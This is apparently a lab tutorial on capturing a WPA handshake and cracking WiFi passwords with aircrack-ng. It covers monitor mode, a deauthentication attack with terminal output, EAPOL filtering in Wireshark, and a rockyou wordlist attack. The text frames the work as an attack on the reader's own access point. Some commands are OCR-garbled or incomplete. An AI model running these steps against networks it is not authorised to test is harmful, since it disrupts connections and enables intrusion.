

Requirements


- 1. Laptop.
- 2. VMWare or VirtualBox installed.
- 3. WiFi Adapter that support monitor mode.
- 4. Your own WiFi Access Point which you can attack.



1. Plug in your WiFi adapter to your laptop.



2. Run the command iw dev to see all the WiFi interfaces. Take note of the interface name. In my example it is **wlan0**. The adapter is in managed mode.






3. Run the command sudo airmon-ng check kill . check kill will kill all the processes which might interfere with the aircrack-ng suite.




4. Run the command sudo airmon-ng start wlan0 to put our interface into monitor mode.




5. Run the command iw dev to confirm that our interface is now in monitor mode. Also take note of the new name of the interface. In our example it is now wlan0mon.



6. Run the command sudo airodump-ng wlan@mon to show all the detected access points.











Power (Signal Strength as reported by the WiFi Adapter)	Meaning
7	The driver doesn't support signal level reporting.
Around -40	Strong signal.
Around -55	Average signal.
Around -70	Weak signal.
Around -80/-90	Lower limit of signal strength.








7. Make a note of the MAC Address of the access point and the channel for the access point.






9. Run the command sudo airodump-ng -w captures -bssid <MAC Address> wlan@mon . This creates a file which writes the 802.11 frames that were captured to a file, on the specified MAC Address. Before the handshake is captured the you will see that there's no indication that the handshake was captured.







10. Open a new terminal window and run the command


```
sudo aireplay-ng -deauth 0 -a <MAC Address of AP> wlan0mon this deauthenticates all
```

clients on the specified access point.




```
🔼 🔲 🛅 🍃 🍅 🖭 v | 1 2 3 4 | 🕞 🕞
File Actions Edit View Help
  —(kali⊕kali)-[~]
   sudo aireplay-ng -- deauth 0 -a A8:3A:79:9D:2F:21 wlan0mon
04:26:11 Waiting for beacon frame (BSSID: A8:3A:79:9D:2F:21) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:12 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
04:26:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A8:3A:79:9D:2F:21]
```

11. When the client tries to reconnect to access point the handshake will be captured.






12. Use the command wireshark capture-01.cap to open the capture-01.cap file in Wireshark.











13. In Wireshark we wamt to emter eapol as the filter to get the 4-way handshake for WiFi connections.






13. On Wireshark we can see Message 2 out of 4 contains the WPA Key information.






14. Let's use the command sudo airmon-ng stop wlan@mon to put the WiFi adapter back into managed mode.








15. Unzip the rockyou.gz.txt file using the command

sudo gzip -d /usr/share/wordlists/rockyou.txt.gz


```
🚰 🔲 🛅 🍃 🍏 🖺 v | 1 2 3 4 | 🖪 🕞 🔰 🙇
File Actions Edit View Help
                                    lightdm-gtk-greeter-settings/
alsa-card-profile/
amass/
                                    lintian/
apache2/
                                    locale/
apparmor-features/
                                    luajit-2.1/
                                    macchanger/
appdata/
application-registry/
                                    magicrescue/
applications/
                                    man/
apport/
                                    matplotlib/
apps/
                                    maven-repo/
apt-file/
                                    menu/
arp-scan/
                                    metainfo/
                                    metasploit-framework/
aspell/
atril/
                                    mfx/
                                    mime/
autopsy/
avahi/
                                    mime-info/
                                    mingw-w64/
awk/
  —(kali⊕kali)-[~]
 $ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
   -(kali⊕kali)-[~]
```



16. Use the command to sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt to crack the password. -w specifies the wordlist to use. We'll use the rockyou wordlist we just extracted.









Get more information

- 1. Website: https://www.youtube.com/davidbombal
- 2. Website: https://www.aircrack-ng.org/doku.php?id=airodump-ng
- 3. Website: https://www.aircrack-ng.org/doku.php?id=aireplay-ng

